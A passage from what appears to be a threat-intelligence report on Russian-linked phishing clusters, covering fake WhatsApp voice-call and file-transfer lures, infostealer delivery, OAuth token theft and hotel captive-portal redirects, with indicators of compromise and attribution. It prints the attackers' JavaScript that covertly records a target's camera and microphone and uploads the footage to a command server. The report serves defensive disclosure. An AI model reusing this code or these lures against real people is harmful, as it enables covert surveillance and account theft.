


Figure 14: Post-Compromise “Voice Call”

If the target joins the voice call, malicious JavaScript to record target audio and video is triggered. The webpage presents a fake voice call with a ring for a limited amount of time while the audio and video are recorded. The recording would then be sent to the attacker command-and-control (C2) endpoint `/api/code/<unique user session id>/recording` when the call “fails”.

```
function startMediaRecording() {
  if (!navigator.mediaDevices || !navigator.mediaDevices.getUserMedia) {
    return Promise.resolve();
  }
  return navigator.mediaDevices.getUserMedia({ video: true, audio: true })
    .then(function(stream) {
      mediaStream = stream;
      var selfVideo = document.getElementById('self-video');
      var selfView = document.getElementById('self-view');
      if (selfVideo && selfView) {
        selfVideo.srcObject = stream;
        selfView.style.display = '';
      }
      recordedChunks = [];
      var options = { mimeType: 'video/webm;codecs=vp8,opus' };
      if (!MediaRecorder.isTypeSupported(options.mimeType)) {
```

```

        options = { mimeType: 'video/webm' };
        if (!MediaRecorder.isTypeSupported(options.mimeType)) {
            options = {};
        }
    }
    mediaRecorder = new MediaRecorder(stream, options);
    mediaRecorder.ondataavailable = function(e) {
        if (e.data && e.data.size > 0) recordedChunks.push(e.data);
    };
    mediaRecorder.start(1000);
})
.catch(function() {
});
}

[...]
```

```

function uploadRecording() {
    if (mediaStream) {
        mediaStream.getTracks().forEach(function(t) { t.stop(); });
        mediaStream = null;
    }
    if (!recordedChunks.length) return;

    var blob = new Blob(recordedChunks, { type: recordedChunks[0].type || 'video/webm' });
    recordedChunks = [];
    var formData = new FormData();
    formData.append('recording', blob, 'recording_' + sessionId + '.webm');

    fetch('/api/code/' + sessionId + '/recording', { method: 'POST', body: formData })
        .then(function(r) { if (!r.ok) throw new Error('Upload failed'); })
        .catch(function() {
            return fetch('/api/code/' + sessionId + '/recording', { method: 'POST', body: formData });
        })
        .then(function(r) { if (r && !r.ok) throw new Error('Upload failed'); })
        .catch(function() {});
}

```

Figure 15: Malicious JavaScript to record audio and visual of target and upload to C2

The phishing page may also present the target with a fake “encrypted chat” option after successful device linking. The JavaScript first renders chat credentials and an additional login URL with uniform resource identifier (URI) /chat/login. It prompts the user to copy the username and password presented to them to log in on the secondary URL.

If the target was presented with a file transfer lure and successfully linked their WhatsApp account, the web page renders a file download button. GTIG is unable to assess what file may have been staged for download at this time.

Browser Stealers & Malware-as-a-Service (MaaS)

In late May 2026, UNC7005 conducted a much broader phishing wave than any we had previously observed. This operation targeted prominent, mostly US based academics, diplomats, and researchers focused on Russia and former Soviet states. The email address used by the attacker in this operation was almost identical to one used in a UNC6293 operation in June 2025.

In this operation, UNC7005 distributed malicious URLs through phishing emails. If the target browsed to the URL from a Windows or macOS device, it directed targets to a landing page spoofing a “summit” related to a resolution to

support Ukraine. If not, it displayed an error to the user and requested that they switch to another OS for compatibility.




Figure 16: Landing page prompting targets to download malware

The website was more elaborately built to social engineer the target, containing information about the various parts of the resolution and even contained contact information for the threat actor for questions or technical difficulties.

If the target clicked the button to download a “Summit Companion App” to read the full resolution on Ukraine, they were served infostealer malware based on the OS indicated in the target’s User Agent.

Windows option

If the User Agent indicates that the target is browsing from a machine running Windows, the malicious webpage serves a sample of VIDAR to the target

(1d9299799a7b8da67c44ebec064d64542c27645f8e84de4a22ca3f6cbc843e3c). This sample is an obfuscated Go binary with a C2 of 107.189.18[.].7. VIDAR is an infostealer operated as a Malware as a Service (MaaS) which primarily targets sensitive information stored in browsers, such as credentials, stored payment information, cookie information, and saved addresses, which it then sends to the C2 in plaintext.

Mac option

If the User Agent indicates that the target is browsing from a machine running macOS, the malicious webpage served a sample of ATOMIC to the target (c5826032207d623a7f6caec8465af7364eccc355f9a48897da2a54f3e4420265).

ATOMIC (aka AtomicStealer) is a macOS infostealer operated as a MaaS and also targets sensitive browser information.

OAuth Phishing

Cloud Projects

In early August 2026, UNC7005 began Google account OAuth phishing operations using cloud infrastructure. Beginning on July 31, 2026, UNC7005 registered domains spoofing the legitimate [Finnish Operations Center \(FOC\)](#), which supports Finnish companies in the defense and security markets, specifically in the context of the North Atlantic Treaty Organization (NATO). Between August 6 and August 13, 2026, UNC7005 sent targeted phishing emails linking to an attacker-controlled domain to targets in or related to the European defense industry.




Figure 17: Landing page spoofing Finnish Operations Center, prompting target to sign in and gain access to a resource

Upon clicking “Get Access” or “Sign in With Google”, the target is redirected to a legitimate Google OAuth login page which prompts the target to sign in to their account to continue. If the target authenticates, they are redirected to an attacker-controlled, testing mode, unverified cloud project which is likely used to steal authentication tokens that grant the attacker access to the target account.




Figure 18: Google OAuth login before redirect to attacker-controlled cloud project

Other OAuth Phishing

In early August 2026, GTIG identified a highly targeted phishing operation in which UNC7005 sent legitimate Microsoft OAuth URLs directly to targets. The attacker email used in this operation was also used in the cloud project OAuth phishing operations.

UNC7005 and the Hospitality Captive Portal Campaign

In late April 2026, GTIG began tracking UNC7005 infrastructure mimicking Microsoft authentication resources. As each domain appeared to be operationalized by the threat actor, GTIG took actions to add that infrastructure to the [Safe Browsing](#) blocklist. Consistent with public reporting, in mid-July 2026, GTIG began observing users redirected to this attacker infrastructure from captive portals associated with hotels and conference centers. On July 23, 2026, Reliaquest published a [blog](#) analyzing domain name system (DNS) requests showing captive portal redirects to attacker-controlled login pages spoofing Microsoft authentication resources. Later, on July 31, 2026, [Microsoft detailed Midnight Blizzard activity](#) leveraging captive portals on hospitality sector networks to serve malware or gain access to Microsoft accounts via device code phishing.

For the duration of its lifetime, the set of infrastructure used in the captive portal campaign appeared to be used in multiple ways by the threat actor. GTIG linked this infrastructure directly to the other authentication-focused and malware operations conducted by UNC7005 dating back to April 2026.




Figure 19. Connections between captive portal campaign and other UNC7005 activity

A domain linked to the hospitality captive portal domain shares an Internet Protocol (IP) resolution with an UNC7005 domain used in an earlier device code phishing operation.

- Between July 16 and July 23, 2026, UNC7005 registered three Microsoft Outlook Web Access (OWA) themed domains (`owa-ms365[.]com`, `m365-owa[.]com`, and `ms365-device[.]com`), which were later linked to the hospitality captive portal campaign, using the email `chikolimdrid@gmail.com`.
- That attacker email was previously used to register an earlier domain masquerading as Microsoft, `ms365-live.com` which resolved to IP `104.194.159[.]150`.
- In April 2026, a domain used in the GLOBSEC-themed Microsoft device code phishing operation previously discussed in this blog, `my-invite[.]org`, resolved to IP `104.194.159[.]150`.

The actor also used additional domains spoofing Microsoft services in other operations. An earlier attacker-controlled domain spoofing Microsoft in late April 2026 (`statistic-ms[.]live`) was used by UNC7005 as C2 for Go malware we call ENGINELIGHT. This malware was sent in a limited phishing operation in early May 2026 from the attacker-controlled account `bounce@chamber-ua.org`, along with a domain spoofing WhatsApp (`wa-connect[.]eu`). Additionally, the attacker email used to register `statistic-ms[.]live` (`keyereaonkendrick4@gmail.com`) was used in the previously documented MaaS operation in late May 2026.

We have also observed tooling overlaps between campaigns conducted by UNC7005 and the tools reported to have been deployed in the captive portal operation. Samples of the CHERRYPIE PowerShell infostealer (also known as ChocoShell) contain numerous artifacts suggesting the malware is generated by a large language model (LLM). The prolific function comments mention an infostealer and specific function offsets noting functionality are located in the binary. Given GTIG's observation of this threat actor leveraging MaaS in operations and functional overlaps between the malware families, such as consistency in types of data targeted by the malware, we suspect CHERRYPIE may be based on an infostealer purchased from MaaS operators.

UNC5976

GTIG began tracking OAuth related activity from UNC5976, a suspected Russian cyber espionage cluster with an authentication focus, in March 2026. We believe this cluster to be distinct from UNC6293 and UNC7005.

One of the main themes of UNC5976 operations was the use of OAuth phishing techniques and automation of token collection via abuse of cloud infrastructure. To perform these OAuth phishing campaigns, UNC5976 purchased domains, usually using file sharing related domain names, and then created a cloud project related to that domain. These domains host a fake file sharing page. After a target visits the page for a few seconds, the page displays a pop up login dialog.




Figure 20: Fake file sharing page

If the target clicks the “Continue with Google” link they are taken to a legitimate Google OAuth login page, asking the target to sign in to continue:




Figure 21: OAuth login page from verify-drive[.]com

After authenticating, the target was redirected to a Google Cloud project URL. The cloud project hosted malicious scripts that retrieve the authentication token from the URL and save it for the operator to later retrieve.

Within approximately three months of initial discovery and disruption by GTIG, UNC5976 created at least twelve new domains and related infrastructure. In response, GTIG took steps to disable these cloud projects and disrupt these phishing activities. GTIG now assesses that UNC5976 is migrating away from Google infrastructure to other providers to host part of their phishing infrastructure.

In addition to these phishing pages, we have also observed UNC5976 leverage a malicious Excel plugin, which we named HEADRUSH. In April 2026, GTIG observed a HEADRUSH sample (2c7f4165967d6f7737b3fef87959846920b57a5368b531ad1427c7214d4c41a2) that ultimately led to an HTML Application (HTA) downloader. UNC5976 distributed this malware using a domain that impersonated a research institute in Ukraine and may have targeted a Ukrainian aerospace and imaging company. Unfortunately, GTIG was unable to determine the full extent of the infection chain at the time.

Attribution

GTIG assesses with high confidence that these three threat clusters - UNC6293, UNC7005, and UNC5976 - possess a Russian nexus, based on high-level targeting patterns, phishing themes, and shared operational techniques. While these operations often appear unique on the surface, several high-level TTPs used by UNC6293 and UNC7005 harken back to older, attributed ICE RELIC phishing operations between 2021 and 2024.

ICE RELIC, UNC6293, AND UNC7005

GTIG assesses with moderate confidence that UNC6293 and UNC7005 are related to a subcluster of ICE RELIC that we associate with initial access operations. As such, UNC6293 and UNC7005 share operational methodologies but operate different infrastructure and tolerate different thresholds of OPSEC.

- There is significant overlap in target industries (academia, NGOs, diplomacy, and defense) and geographic regions between historical ICE RELIC phishing operations and current UNC6293 and UNC7005 campaigns.
- These groups continue to use specific legacy themes, such as diplomatic event invitations and specific references to wine, which have previously been documented in ICE RELIC activity.
- All clusters heavily rely on commercial residential proxies for post-compromise activity.

Distinct, but noteworthy: UNC5976

UNC5976 remains distinct from the UNC6293 and UNC7005 clusters, potentially reflecting differing strategic mandates and potential alignment with alternative Russian intelligence services.

- Its operational focus is primarily centered on the military, aerospace, defense industrial base, and NGOs/think tanks. Much of the group's geographic targeting has centered on Ukraine and Armenia.
- UNC5976 uses dedicated infrastructure for post-compromise activity rather than residential proxies.
- UNC5976 has a much heavier malware and tooling footprint than the ICE RELIC-linked clusters, despite also conducting OAuth operations.

Remediation and Hardening

